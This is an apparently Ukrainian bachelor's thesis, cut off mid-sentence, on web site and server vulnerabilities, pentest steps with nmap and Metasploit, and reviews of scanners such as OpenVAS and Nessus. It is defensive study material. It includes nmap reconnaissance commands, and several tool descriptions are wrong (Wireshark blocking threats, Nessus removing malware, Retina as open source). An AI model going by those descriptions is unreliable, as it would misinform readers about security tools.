Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

бакалавр
(назва освітнього ступеня)

на тему: «Дослідження шляхів та вироблення рекомендацій щодо забезпечення безпеки Web-сайтів та серверів»

Виконав(ла): студент(ка) IV курсу, групи СБс
спеціальності 125 Кібербезпека
(шифр і назва спеціальності)

(підпис) Гурнік А.С. (прізвище та ініціали)

Керівник (підпис) Загородна Н.В (прізвище та ініціали)

Нормоконтроль (підпис) Лобур Т.Б (прізвище та ініціали)

Завідувач кафедри (підпис) Загородна Н.В (прізвище та ініціали)

Рецензент (підпис) (прізвище та ініціали)

Тернопіль
2021

АНОТАЦІЯ

Дослідження шляхів та вироблення рекомендацій щодо забезпечення безпеки Web-сайтів та серверів // Кваліфікаційна робота ОР «Бакалавр» //Гурнік Анжела Сергіївна// Тернопільський національний технічний університет імені Івана Пулюя, факультет комп'ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБс-42 // Тернопіль, 2021 // С.56 , рис. – , табл. – , кресл. – , додат. – .

Ключові слова: WEB-САЙТ, ВРАЗЛИВІСТЬ, СКАНЕР, OPENVAS, ІНФОРМАЦІЙНА БЕЗПЕКА, DDOS АТАКА.

Кваліфікаційна робота присвячена аналізу засобів пошуку вразливостей Web-сайтів та серверів. Було розглянуто поширені вразливості Web-сайтів та серверів, обрано програмні засоби для їх сканування. Після цього було розглянуто їх інтерфейс та функціональні можливості. Обраними засобами було проведено сканування вразивостей сайту. Було зроблено сканування вразливостей з допомогою сканера OpenVAS. У роботі виконано DDoS-атаку на сайт Wordpress, після чого було вжито методів захисту від URL-запитів, і в результаті атаку вже не можливо зробити.

Результати здійснених у дипломній роботі досліджень можуть бути використані при тестуванні на проникнення веб-серверів.

ANNOTATION

Study of ways and recommendations development on Websites and servers safety provision // Thesis of educational level "Bachelor" // Hurnik Anzhela Serhiivna // Ternopil National Technical University named after Ivan Pulyuy, Faculty of Computer Information Systems and software engineering, Department of Cybersecurity, СБс-42 group // Ternopil, 2021 // P. 56 , fig. -, table. - , chair. - , added. -5.

Keywords: WEB-SITE, VULNERABILITY, SCANNER, OPENVAS, INFORMATION SECURITY, DDOS ATTACK.

Qualification work is devoted to the analysis of vulnerabilities for Web-sites and servers.Common vulnerabilities in Web sites and servers were reviewed, and software for scanning them was selected. After that, their interface and functionality were considered. The selected tools were used to scan the vulnerabilities of the site. A vulnerability scan was performed using an OpenVAS scanner. The work performed a DDoS-attack on the Wordpress site, after which methods of protection against URL-requests were applied, and as a result the attack can no longer be made.

The results of research conducted in the thesis can be used in web server penetration testing.

СПИСОК СКОРОЧЕНЬ

API – Application Programming Interface

CMS – Content Management System

CVE – Common Vulnerabilities and Exposures

CSRF – Cross-Site Request Forgery

DDoS – Distributed Denial-of-service

FTP – File Transfer Protocol

PHP – Hypertext Preprocessor

HTML – HyperText Markup Language

HTTP – HyperText Transfer Protocol

HTTPS – HyperText Transfer Protocol Secure

IP – Internet Protocol

LDAP – Lightweight Directory Access Protocol

NVT – Network Virtual Terminal

OS – Operating System

SSL – Secure Sockets Layer

SMB – Server Message Block

SQL – Structured Query Language

TLS – Transport Layer Security

URL - Uniform Resource Locator

XSS – Cross-Site Scripting

XXE – Xml eXternal Entify

ЗМІСТ

ВСТУП

З процесом розвитку інформаційних технологій веб-сайти та веб-сервери, як правило, є ризикованими об’єктами, тому потрібно звертати увагу на мережеві сервери, які є об’єктами високого ризику для вірусів та хакерів. Хакери можуть використовувати DDoS атаки, щоб вимкнути сервери, зламати сайти та змінити їх вміст, а також отримати доступ до конфіденційної інформації.

У свою чергу, вірус заражає веб-сервер, тим самим створюючи джерело зараження. До того ж вони значно уповільнюють швидкість роботи і захоплюють Інтернет-канали. Здебільшого для розповсюдження вірусів, а саме інтернет-черв’яків використовують вразливість програмного забезпечення. Намагаються і хакери безпосередньо атакувати відомі вразливості у програмному забезпеченні. Тому використання вразливостей, віруси та хакери можуть з легкістю отримати доступ до віддалених комп’ютерів, навіть якщо останній добре захищений.

Майже кожна програма має вразливі місця. Доступність вразливості легко пояснити здатністю людей робити помилки. Чудове програмне забезпечення розробляє не лише одна людина, а ціла велика команда, тому при компіляції створених модулів часто трапляються помилки через роботу багатьох програмістів. Про те існування вразливостів не завжди залежить від якості програмного забезпечення.

На даний момент, щоб усунути проблему зв’язану з захистом інформації та запобігти атак зловмисників корпоративних сайтів, їхніх баз даних, тому буде проаналізовано рішення до діагностики вразливості та моніторингу комп’ютерів. Існують певні сканери – апаратні та програмні, які скануючи дозволяють виявити предмет можливої проблеми в безпеці та допомагають усунути та оцінити вразливості мереж.

Групи сканерів вразливостей:

- Сканери корпоративної мережі – використовуються для аналізу мережі на присутність відкритих портів та вразливості в операційних систем та додатках.
- Сканери вразливості web-додатків, в даний час їх широко вживаність зростає через те, що більша частина комерційних банків та організацій використовують в своїх інтернет ресурсах, як захист, що стає вагомим фактором. У проектуванні буде розглянуто більше інформації саме по цьому сканеру.

Метою дипломного проекту є дослідження шляхів сучасних методів пошуку вразливостей, які стосуються рівня забезпечення безпеки web-сайтів та серверів. Це дозволить підвищити рівень захисту безпеки web-сайтів та серверів.

Предметом дослідження є вразливості web-сайтів та серверів, способи їх виявлення.

РОЗДІЛ 1. АНАЛІЗ ВРАЗЛИВОСТЕЙ ВЕБ-САЙТІВ ТА СЕРВЕРІВ

1.1 Аналіз принципу функціонувань web-серверу та його будова

Web-сайти знаходяться на web-серверах. Web-сервер – це програмне забезпечення, яке зберігає файли сайтів (HTML-даних, CSS, Javascript-файли, картинки), та відправляє ці файли на веб-браузер.

Web-сервери теж можуть працювати з базою даних, за умови що реалізовані таким принципом, щоб отримувати інформацію бази даних та надавати в форматі HTML.

Що стосується програмного забезпечення, веб-сервер містить в собі певну частину компонентів, відповідальних за доступ користувача до файлів розташованих на серверах, наприклад - HTTP-сервер. HTTP-сервер є частиною програмного забезпечення, що розпізнає URL and HTTP. Сервер зберігає web-сторінки і надайте їх клієнтам на основі оброблених запитів, HTTP як протокол відіграє життєво важливу роль у всій архітектурі Передайте інформацію від клієнта на сервер і навпаки.

Природно, що мережі вразливі для хакерів, які багато в чому атакують веб-сервери. Ось чому виникають будь-які уразливості в додатках, базах даних, дані, операційна система або мережа атакують веб-сервер. Далі атака на веб-сервер означає втрату нормальної роботи вузлів, видалення або зміна їхнього вмісту або отримання привілеїв доступ до машини.

На рисунку 1.1 зображено вразливості стека web-сервера.



Рисунок 1.1 – Вразливості стека web-сервера

Як бачимо, існує 7 основних типів вразливостей вебсерверів, способи усунення яких ми розглянемо в наступному підрозділі.

1.2 Вразливості сайтів та методи їх усунення.

На сьогоднішній день вразливість сайтів одна з найактуальніших проблем для їх власників. Дійсно, якщо в руках шахраїв виявиться якась важлива інформація, під удар може потрапити не тільки авторитет web-сайту виникне загроза втрати коштів, тобто доходу, заради якого і створювався сайт.

Чи є способи убезпечити свої інтереси ресурси? Чи можна уникнути вторгнення зловмисників, мета яких – нашкодити конкуренту або отримати нечесним шляхом чужі гроші?

Розберемось на прикладі, що таке вразливість вебсайту. Web-платформа – це укріплений замок, дуже надійний, з високими стінами, що охороняється воротами, з гарматами в місцях, а навколо – рів, наповнений водою. Все ідеально функціонує і охороняється. І ось знайшовся зловмисник, який зумів

перелізти через огорожу. Інший спокійно увійшов через ворота, зробивши вигляд, що він простий торговець. А третій знайшов секретний хід для своїх і зумів ним скористатися.

Ось приблизно так само йдуть справи і з вразливістю сайтів. Ви можете докласти всіх зусиль до того, щоб забезпечити кожній його модулів застосувати найсучасніші інструменти, проте в системі та й виявляється вразливе місце, яке стане загрозою для безпеки ресурсу. Ось через такі лазівки і діють хакери використовують збої в роботі і підпорядковують собі чужі сервери.

Під вразливістю (англ. – vulnerability) веб-розробники мають на увазі слабкі місця в коді ресурсу або програмах, які використовуються сервером. Якраз через них і можна проникнути в систему і порушити її роботу.

Звідки беруться ці вразливі місця? Помилки могли бути допущені на стадії створення сайту, його програмування. У паролів виявилася слабка надійність. Не виключено, що вже були атаки або виконувалися невдалі скрипти і SQL-ін'єкції.

Коли я таке слабке місце, система дозволяє зловмиснику здійснювати дії, які по ідеї не повинні бути йому дозволені. Суть атаки полягає у впровадженні в програму помилкових кодів або даних, які приймаються як вірні.

На практиці в більшості випадків причиною проблем стає прийняття веб-ресурсом погано перевірених даних (які вносить користувач). Таким чином будь-які некоректні і небезпечні команди виявляється вставленими в працюючий код. Бувають і більш складні ситуації – наприклад так зване переповнення буфера обміну (коли в нього вставляють надто великі матеріали не переконавшись у тому, що для них там досить місця).

Деякі вразливості існують лише в теорії, але більша їх частина являє собою реальну проблему.

1.2.1 Небезпека вразливості сайту

Перше – більше не контролюєте повністю власний ресурс. І це серйозна проблема. Зміст публікується контенту тепер може виявитися таким, що

пошукові системи відправлять вас в чорні списки. Крім того, права адміністрування (пароль і логіни) виявляться в руках хакерів, які можуть запросити викуп за те, щоб повернути вам можливість управлінням власним сайтом.

Друга – зловмисники отримують доступ до баз даних користувачів. І не так страшно, якщо це логіни і паролі або міст листів. А ось потрапляння в чужі руки платежів являє собою серйозну проблему.

Третє – ресурс може бути використаний, як джерело розсилки листів з небезпечним для одержувачів кодом, який стає причиною серйозних збоїв в роботі ПК. Щоб адресат напевно відкрив такий лист, в ньому пропонується, наприклад цікава вакансія повідомлення, повідомлення про великий виграш, нагадування про давній державний штраф, ніби не сплачено вчасно і т.д.

Четверте – на зламаному об'єкті шахраї розміщують фішингові (фейкові) сторінки, що імітують справжні (існуючих в соціальних мережах, у банківських організацій або в електронній комерції). Потрапляючи на таку сторінку і намагаючись провести будь-яку оплату, користувач нічого не підозрюючи залишає свої фінансові дані, які тут виявляються в розпорядженні шахраїв.

Ще одна небезпека, яку тягне за собою вразливість сайтів, - можливість заражати інші web-сайти за допомогою шкідливих скриптів, впроваджених на зламані веб-ресурси. Вони ж можуть використовуватися ботами і в якості проміжного сервера для організації потужних DDoS-атак.

Варто пам’ятати і про можливість розміщення на зламаному сайті так званого редиректу, тобто коду, автоматом направляє відвідувача на інші сторінки, де пропонується оформлення платної підписки. Пошуковики нерідко розглядають подібну вимушену переадресацію як приховану рекламу і вносять в чорні списки виборців web-ресурси з такими кодами.

Користувач може направлятися і на сторінки з вірусами. Тут частіше використовується вразливість, характеру для деяких операційних систем або версії програмного забезпечення. Людина викачує файл з вірусом, а той у свою

чергу запускає установку заражених програм, які порушують роботу всіх пристроїв в системі.

Крім того, зламаний сайт може виявитися в немилості і у пошукачів з'їхати на опції позиції видач через встановлені редиректи, безперервної розсилки спаму, некоректного контенту і т.д. Власнику доведеться витратити чимало коштів і зусиль, щоб повернути своєму веб-ресурсу колишнє шановане становище.

1.2.2 Вразливість сайту

Для захисту веб сайту від злому недостатні вирішити лише технічну сторону питання, роль людського фактору тут теж велика. Проведенні тестування сайтів на вразливості показали, які сла бкі місця найбільш небезпечні і можуть стати причиною збоїв в роботі ресурсу будь-якого обсягу і профілю. Імовірність злому, а також швидкість відновлення який що він все таки стався залежить від того, як успішно ви зможете усунути ці вразливості.

- Використання ПЗ з перевіреного джерела. Власники ресурсів скачують модулі та плагіни будь звідки і встановлюють їх на своїх сайтах, що стає причиною зараження. Щоб уникнути подібних проблем, потрібно користуватись тільки офіційними джерелами (або які мають статус офіційних) для наповнення сайту новими елементами дизайну, свіжим версіями CMS та ін. Наприклад, офіційної репозиторій плагінів виступає в якості джерела для всім відомого WordPress.

- Використання застарілих версій програмного забезпечення Комп'ютери та їх ПО необхідно регулярно оновлювати. Так само, як веб-фахівці прагнуть підтримувати безпеку сайтів, хакери, зі свого боку, не залишають спроб їх зламати і опанувати важливими даними. Шанси зловмисників будуть набагато слабкіше, якщо будуть використовувати нові стабільні варіанти ПО. Найважливіше значення тут має мають компоненти (ядро, плагіни, модулі, розширення і теми) програмного забезпечення, через які здійснюється управління ресурсом, тобто CMS. Їх обов'язково потрібно оновлювати

регулярно. Слід згадати, що при цьому нерідко доводиться стискатися з несумісністю у старих компонентів системи з оновленими.

- На веб-ресурси немає SSL сертифікату. Мається на увазі спеціальний цифровий підпис який підтверджує що для передачі будь-яких даних використовується безпечний протокол шифрування HTTPS. Якщо сертифікат є, то в рядку пошуку користувача близько посилання бути значок замочка. Придбати як платний, так і безкоштовний SSL-сертифікат можна спеціальних центрах сертифікації. У перших термін дії довше, а також в даному випадку гарантується відшкодування фінансових втрат, якщо витік інформації все ж відбувся.

- Використання паролів в незашифрованому вигляді. Паролі краще шифрувати, причому краще використовувати для цього спеціальний алгоритм хешування (наприклад, розряду SHA). У момент автентифікації в такому випадку до перевірки допускаються лише зашифровані дані користувачів. Знизити вразливість допоможуть і обов'язкові умови для формування паролів. Серед них може бути вимога мінімальну обумовлену кількість символів різного регістру, букви разом з цифрами і т.д. Пароль виду 12345 - дуже сумнівний захист. Що стосується довжини то комбінаціях з 20 символів вважається надійною, а менше 8- не допускається.

1.2.3 Типи вразливості веб-сайтів

Ймовірність злому через ін'єкції.

Якщо користувач вводить інтерпретатора неперевірені дані, а вони потрапляють на сайт. Це може статися в результаті дій будь-якого користувача. Найчастіше трапляються ін'єкції з кодами SQL, LDAP, XXE, OS.

SQL-ін'єкції відбуваються частіше за інших. З їх допомогою хакери проникають в бази даних і не тільки користуються засекреченою інформацією, але можуть навіть самі коригувати показники. З яких причин виникають подібні вразливості? Це відбувається, якщо інтерпретатор отримує дані без обов'язкових керівних послідовностей або команд (в SQL це, наприклад, лапки).

Ускладнення на етапі автентифікації і управління сесіями.

Існує велика кількість додатків, які ідентифікують користувача, перш ніж почати роботу з ним. Нерідко в функціоналі відбуваються збії, і тоді облікові записи відвідувачів виявляються в руках шахрав без введення паролів. Хакери навчилися перехоплювати і використовувати (як одного разу, так і багаторазово) ключі і маркери, за якими система розпізнає своїх клієнтів.

Уразливість сайтів XSS (міжсайтовий скриптинг).

Це не найсерйозніший вид небезпеки для сервера, він більше становить загрозу для браузера користувача. Cross-Site Scriptimg- це, по суті, ін'єкції, що працюють через JavaScript. Хакер вписує JS-код в яке-небудь поле, а пошуковик користувача розглядає його як правильний (бо він нібито прийшов з сайту) і приймає до виконання. Щоб захистити себе від подібних дій, рекомендується використовувати функції типу htmlspecialchars (або аналогічні), які дозволяють екранувати використовувані спецсимволи.

Втрата контролю над доступом до ресурсу.

Навіть на серйозних відомих двигунах трапляється, що ні призначені для користувачів дані виявляються відкритими (через помилки адміністрування). Наприклад, ситуації з файлами в корені адреси ресурсу. Файл виду wp-config.php (тобто з розширенням php) не відчиняться через паролі доступу до баз даних. Браузер зможе відкрити лише резервну копію з розширенням .swp, яка сформується, якщо початковий вигляд розширення перетворити в Vim. Ще один варіант проблеми контролю доступу – це збої в коді програми, через які неавторизованих відвідувачам стає доступна засекречена інформація.

Неправильні види конфігурацій.

Проведені аналізи сайтів на вразливості показують, що одних тільки безпечних конфігурацій (безпечно розроблених з використанням сучасних фреймворків) недостатньо. Важлива також і коректна настройка безпеки сервера. Це процес, що вимагає постійного доопрацювання і підтримки. Якщо залишити настройки конфігурацій, закладені за замовчуванням, то вони, по-

перше, не завжди надійні, а по-друге, вимагають регулярного оновлення, інакше швидко втратять свою актуальність.

Передача конфіденційних даних в незахищеному вигляді.

Таке відбувається на багатьох веб-майданчиках при використанні певних API і додатків. Тобто практикується відкрита передача відомостей, які взагалі повинні бути засекречені. Для їх захисту існують спеціальні інструменти, наприклад шифрування HTTPS та інші. В іншому випадку хакерам не важко вкрасти і навіть внести зміни в ваші дані, використовуючи вид атаки під назвою «людина посередині».

Слабка захищеність від різного виду атак.

Для того щоб побачити і запобігти атаці, недостатньо просто перевірити логін і пароль. Необхідні спеціальні інструменти, яких у більшої частини додатків і API немає. Серйозний захист передбачає не тільки виявлення, а й звірку з протоколами, а також блокування спроб піратського проникнення. Крім того, веб-майстрами повинні бути продумані можливості для своєчасного оновлення захисних механізмів.

CSRF-уразливості сайтів.

Мета подібної атаки (розшифровується як Cross-Site Request Forgery) полягає в тому, що пошуковик користувача направляє свій HTTP-запит в додаток, слабо захищене від можливого злому. В такому запиті можуть бути будь-які автоматично додані відомості, файли, cookie і т.д. Виходить, що хакер формує запити як би від імені браузера користувача, і додаток не сприймає їх як липові. Наприклад, людина просто клікає по посиланню, і в результаті його акаунт може бути навіть видалений або друзям користувача автоматично починають приходити якісь рекламні повідомлення.

Установка компонентів з вразливими місцями.

Маються на увазі складові веб-ресурсів, які працюють за аналогією з додатками. Це, наприклад, фреймворки, бібліотеки та ін. Вразливість може критися в одному з таких модулів, зламавши який шахраї отримають доступ до ваших даних і навіть можливість втручатися в управління сервером. Тому

використання таких компонентів створює загрозу для безпеки додатків та API, відкриває шляхи для всіляких вторгнень і захоплення даних користувача.

API без спеціального захисту.

Зараз майже і всіх web-додатках є спеціальні клієнтські програми і API-інтерфейси, що діють через JavaScript. До них є доступ через пошукові системи або через мобільні засоби зв'язку. Протоколи для їх використання – маса-REST/JSON, SOAP/XML, GWT, RPC та інші. Слабкі місця можуть бути саме в самих API, що робить систему доступною для атак.

1.3 Висновки до розділу 1

Захист веб-ресурів від зловмисників залежить від технологій і компонентів, що використовуються при створенні веб-додатків, а також від можливих уразливостей цих компонентів. Існують різні класифікації вразливостей, кожна атака через вразливість має свої особливості, але причиною вразливостей є помилки в розробці, реалізації та застосуванні компонентів web-додатків, звідси необхідність пошуку вразливостей і реагування на інформацію про їх розташування.

Широкий спектр інструментів дозволяє здійснювати пошук вразливостей, але ефективність їх використання залежить від алгоритму дій, які необхідно здійснити цим пошуком. Алгоритми дій можуть бути представлені у вигляді таких спеціальних методів, що охоплюють широке коло питань кібербезпеки, такі як тестування безпеки фізичного середовища, операційних систем, бездротових мереж, тобто потрібен додатковий час для аналізу існуючих методів і вибору таких компонентів. Тому існує потреба в розробці такої методології тестування проникнення, яка б враховувала міжнародні досягнення у тестуванні веб-додатків і містила б перелік можливих інструментів тестування.

РОЗДІЛ 2 РОЗРОБКА МЕТОДИК СКАНУВАНЬ ВРАЗЛИВОСТЕЙ

2.1 Знаходження вразливості на сайті

Перевірка сайту на вразливість виконується в кілька етапів. Не можна просто натиснути кнопку і швидко одним махом виявити всі слабкі місця - важливо отримати про них якомога більше докладних відомостей. Процес складається з наступних кроків:

- Збір даних**.** Необхідно розшукати якомога більше інформації про мережу або сервери, якими користуються.
- Аналіз і сканування виявлених на веб-ресурсах вразливостей.
- Пробна експлуатація. Тестувальники не завжди виконують даний етап, це робиться лише в тому випадку, якщо небезпеку необхідно продемонструвати.
- Коригування. Тут вживаються заходи для усунення виявлених на веб-платформі слабких місць.

На кожному з перерахованих етапів необхідно виконати ряд дій, застосувавши при цьому певний інструментарій. Практика показує, що використання кожної з таких програм-тестерів окремо не так ефективно, як їх поєднання у вигляді готового середовища для тестування на можливі загрози. Тому перевірка сайту на вразливість можна виконати через KaliLinux. Це дуже зручно, достатньо лише взяти флешки збережену там систему і запустити її встановлення на жорсткий диск пристрою.

Збір відомостей.

Метою на початковому етапі пошуку вразливостей на сайті полягає в тому, щоб з'ясувати, які дані можуть стати доступні стороннім. Для цього існує спеціальний інструментарій зокрема, nmap. Він показує інформацію про працюючих на сервері сервісах (і їх версіях) використовуваних в портах, версію самої операційної системи.

Наприклад для перегляду працюючих портів в своєму пристрої необхідно в KaliLinux запустити наступну команду:

nmap –sS 192.168.91.249

Цифрова послідовність – це IP ресурсу. В результаті буде видно, які порти відкриті і які сервіси використовує система. Однак і цих відомостей вже досить щоб зробити певні висновки. Наприклад, якщо на комп'ютері працює SSH-, веб-, проксі-сервер і ще, наприклад Samba (інструмент для обміну файлами), то зрозуміло, що вони цілком можуть містити в собі вразливості. Для більш глибокої розвідки відмінно підійде опція А сканера Nmap. Команда виглядає так:

nmap -A 192.168.91.62

Даний інструмент надає більше відомостей. Можна побачити, яка операційна система використовується системою, версії спеціальних сервісів, як встановлюється контент, час в системі. Програма відразу покаже дрібні недоліки, наприклад недостатню надійний FTP-пароль.

Тепер зібравши достатню кількість відомостей, необхідно проаналізувати їх і виконати онлайн-перевірку сайту вразливість за допомогою KaliLinux.

Аналіз і сканування.

На даний момент популярний так званий fuzzing. Шукання вразливості сайта з його допомогою. Якщо навмисно передавати власним ресурсом великий обсяг абсолютно різних даних, щоб побачити які місця системи це буде зрозуміло З того як додатки відреагують на хибні атаки.

Fuzzing, звичайно, допомагає знайти в системі слабкі місця проте точну суть помилок в роботі додатків з його допомогою зрозуміти досить складно. Простіше зробити поєднання fuzzing з аналізом вручну, але тоді знадобиться доступ до вихідного коду ресурсу.

Потрібно пам’ятати, що в процесі fuzzing атак відбувається передача дуже великих обсягів інформації, тому процес відбувається довго. Причому слід проявити більшу увагу, тому що система захисту буде реагувати на ці імпровізовані взломи.

Перелік інструментів для процедури сканування:

- WPScan – спеціальна розробка від Ruby, призначена для аналізу WordPress. Має відкритий код доступу. Користуватися інструментом дуже легко і він підійде, якщо не часто оновлювати свій ресурс і на ньому задіяно досить багато планів. Утиліта сканує ресурс видалено і вихідним кодом не користується.

- BurpSuite – запускається через пошукову систему і є серйозним інструментом для виявлення вразливостей сайту або будь-яких додатків. Утиліта відрізняється широким спектром дії, захоплюючи всі форми веб-ресурсу, тестує різні заголовки, запити, забивається в пошукову систему, і відповіді на них, сканує URL, аналізує JavaScript–код, виявляє XSS-вразливість сайту. Взагалі це досить потужна програма, але нею не так просто користуватися.

- SQLMap – використовується для сканування сайтів з SQL-вразливими. Знаходить небезпечні місця, де може статися SQL-вторгення.

Пробна експлуатація

Це завершальний етап в процесі пошуку слабких місць, через які може відбутися взлом веб-ресурсу. Але якщо вдалося усунути небезпеку то задача вирішена. Нерідко проблеми вимагають серйозних перевірок і їх краще не виконувати на виробничих системах. Рекомендується в таких випадках сформувати віртуальний об'єкт і на ньому демонструвати роботу всіх процесів.

Тому для цього існує спеціальний інструментарій:

- BurpSuite – служать для виявлення XSS-вразливостей сайту і їх перевірки шляхом експлуатації;

- SQLMap – засіб для виявлення SQL-вразливостей сайту і їх перевірки шляхом експлуатації;

- Metasploit – використовується для експлуатації виявлених вразливостей.

Metasploit, є спеціально сформоване середовище для виявлення небезпечних мість, через які може відбутися атака. Тут вже є готові експлоїти як для доданих до системи плагінів, так і для сервісів, виявлених ще на початковому етапі.

Корегування

Завершальний крок. Тепер необхідно вести в систему всі необхідні виправлення. Відомості про вразливість вже зібрані, залишилося тільки ними скористатися. Тому якщо самостійно вдалося виявити небезпечні щілини, то їх легко знайдуть і хакери. Було перераховано лише кілька найбільш популярних сервісів, за допомогою яких виявляються вразливості сайтів. Серед цих програм є й такі, які представляють собою промисловий стандарт. Проте, будь-які з них здатні забезпечити веб-ресурс або інфраструктуру.

2.2 Інструменти тестування веб-ресурсів

Найпопулярніші сканери вразливості сайту. Для служб інформаційної безпеки важливо існування спеціальних інструментів для тестування систем на предмет наявності в них вразливих місць. Нові загрози виникають щодня, і дуже важливо вчасно вміти знаходити їх та ліквідувати.

Завдяки спеціальним технологіям фахівці можуть сканувати всі складові системи, додатки, операційну систему, та інше обладнання. Програми пошуку вразливостей сайту дозволяють в безперервному автоматичному режимі запускати сканування мережі та виявляти таким чином всі небезпечні місця.

OpenVAS - це програма що дозволяє виконувати комплексні перевірки серверів і всіх підключених пристроїв системи.

Сканер OpenVAS знаходить IP адреса, а потім використовуючи відкриті порти здійснює пошук незахищених служб. Він виявляє будь-які неправильні конфігурації так звані дірки в усіх складових системи.

Програма в автоматичному режимі формує звіт про виконану роботу і висилає його власнику ресурсу на email, щоб проаналізувати знайдені небезпеки і вжити заходів до їх усунення.

Налаштування даного інструменту дозволяють запускати його в роботу і зовнішнього сервера, а це означає що можна більше дізнатися про зловмисників, зрозуміти, через які порти або програми він може дій діяти, і вживати екстрених заходів для його знешкодження.

Сканер OpenVAS стане відмінним доповненням до системи виявлення і усунення небезпеки. Даний інструмент дозволяє виводити більш якісне тестування мережі і оперативно знаходити місця доступні для зовнішніх атак.

Tripwire IP360 - сервіс широкої дії, який сканує всю систему повністю разом з її локальними, хмарними контейнерами активами. IP360 Tripwire - доволі популярний і потужний інструмент для перевірки сайту на вразливість.

Програма таким чином що для перевірки ресурсів достатньо виконати невелике число операцій.

Попри те, виконання сканера Tripwire IP360 відкриває більше можливостей адміністратором і фахівцям які відповідають за інформаційну безпеку, дозволяє комплексно управляти всією системою. Це можливо завдяки тому, даного інструменту можна поєднувати з керуванням вразливостей та ризиками.

Nessus - інструмент розроблений компанією Tenable. Дозволяє не тільки виявляти вірусні елементи в усіх складових програмного забезпечення, а й видаляти шкідливі об'єкти, виправляти помилки в налаштуваннях

Сканер Nessus Professional запускає так звану попереджувальну процедуру безпеки. Тому вразливості сайтів виправляються і забираються до того, як їх встигнуть використати шахраї. Також програма вносить виправлення в процедуру віддаленого виконання коду, якщо це необхідно.

Comodo HackerProoff – інструмент, функціонал якого дозволяє щодня контролювати наявність вразливостей на сайті.

Є кілька варіантів виконання сканування системи: можливість попередження хакерських вторгнень та технологія siteinspector для тестування нових найсучасніших веб-ресурсів.

Nexpose - розроблено від Rapid7. Діє на відкритому вихідному коді і охоплює перевірками всі складові системи. Для адміністраторів цей сканер є перевагою за його універсальність. Він легко вбудовуються в Metasploit. Сканер Nexposse Community виявляє, наскільки сайт може бути схильний до зовнішніх загроз, і підбирає відповідні способи для їх усунення.

Надається можливість протягом року користуватися даним інструментом безкоштовно і тільки потім при бажанні придбати платну версію

Vulnerability Manager Plus - інструмент розроблений Manage Engine. Vulnerability Manager Plus з'явився на ринку порівняно недавно і має широкі можливості. Його функціонал дозволяє службам інформаційної безпеки проглянути на веб-ресурс очима хакера і спробувати визначити місця, які підходять для вторгнення.

Тут є інструмент сканування об'єкта в автоматичному режимі, функція оцінки ризиків ПО, визначення помилок налаштуваннях безпеки і їх коригування, аналіз впливу. Програма досліджує і усуває вразливості нульового дня здійснює посилення проникнення веб-сервера. На 25 об'єктів даний сканер можна встановити безкоштовно.

Nikto - інструмент за використання якого не потрібно платити. З його допомогою можна протестувати функціонал сервера, досліджувати його роботу, визначати слабкі, доступні для атак місця, уявити вірус. Також є функція перевірки роботи протоколів HTTPS, HTTPD, HTTP. Nikto може швидко тестувати кілька серверних портів одночасно.

Wireshark - один з найпотужніших інструментів для сканування. Активно використовуються на державних підприємствах і установах охорони здоров'я для забезпечення інформаційної безпеки мереж урядових об'єктів і в інших важливих галузях. Виявивши загрозу, програма блокує її і використовує перевірку. Підходить для використання на Windows Linux і Mac OS.

Wireshark відрізняється від інших аналізаторів наявністю трьох панельного браузера пакетів і гарного графічного інтерфейсу. Сканер пристосований для роботи з різними протоколами серед яких є WEP, SSL / TLS, Kerberos.

Aircrack-ng- використовуються для забезпечення WiFi-мереж. Дозволяє проводити аудит, стежити за роботу WiFi-з'єднання, контролювати його безпеку, а також програма використовується в якості хакерського додатку, забезпечена картами і драйверами необхідними для імітації зовнішніх вторгнень. Aircrack-ng знаходить загублені ключі, зберігає важливі дані. Операційна система підходить для роботи з Windows, OS X, Linux, NetBSD, Solaris.

Rating on Network Security Scanner (сітківка ока). У мережевого аналізатора Retina - відкритий вихідний код, а виявлення і усунення вразливостей сайтів виконується тут з центрального положення. Функціонал програми забезпечує коригування, конфігурацію, формування відповідної звітності, Аналізує бази даних, сервери та користувальні програми. Органічно інтерпретується з VCenter і віртуальними областями сканування.

2.3 Сканер вразливостей OpenVAS

Можливості сканера Open VAS

Розповсюджуваний за ліцензією GNU GPL OpenVAS (OpenSource Vulnerability Assessment Scanner) є Форком популярного сканера безпеки Nessus, спочатку відкритого, але в 2005 році став закритим продуктом. І хоча вони в чомусь зберегли схожість, на даний момент це абсолютно різні рішення. З версії 6 в OpenVAS реалізована нова концепція управління інформацією про безпеку.

В основі роботи OpenVAS лежить колекція NVT (Network Vulnerability Tests) тестів безпеки (понад 30000), що дозволяють виявити вразливість. Опис відомих проблем потім перевіряється по базам автоматизованого управління уразливими CVE і OpenSCAP (Security Content Automation Protocol). Сам

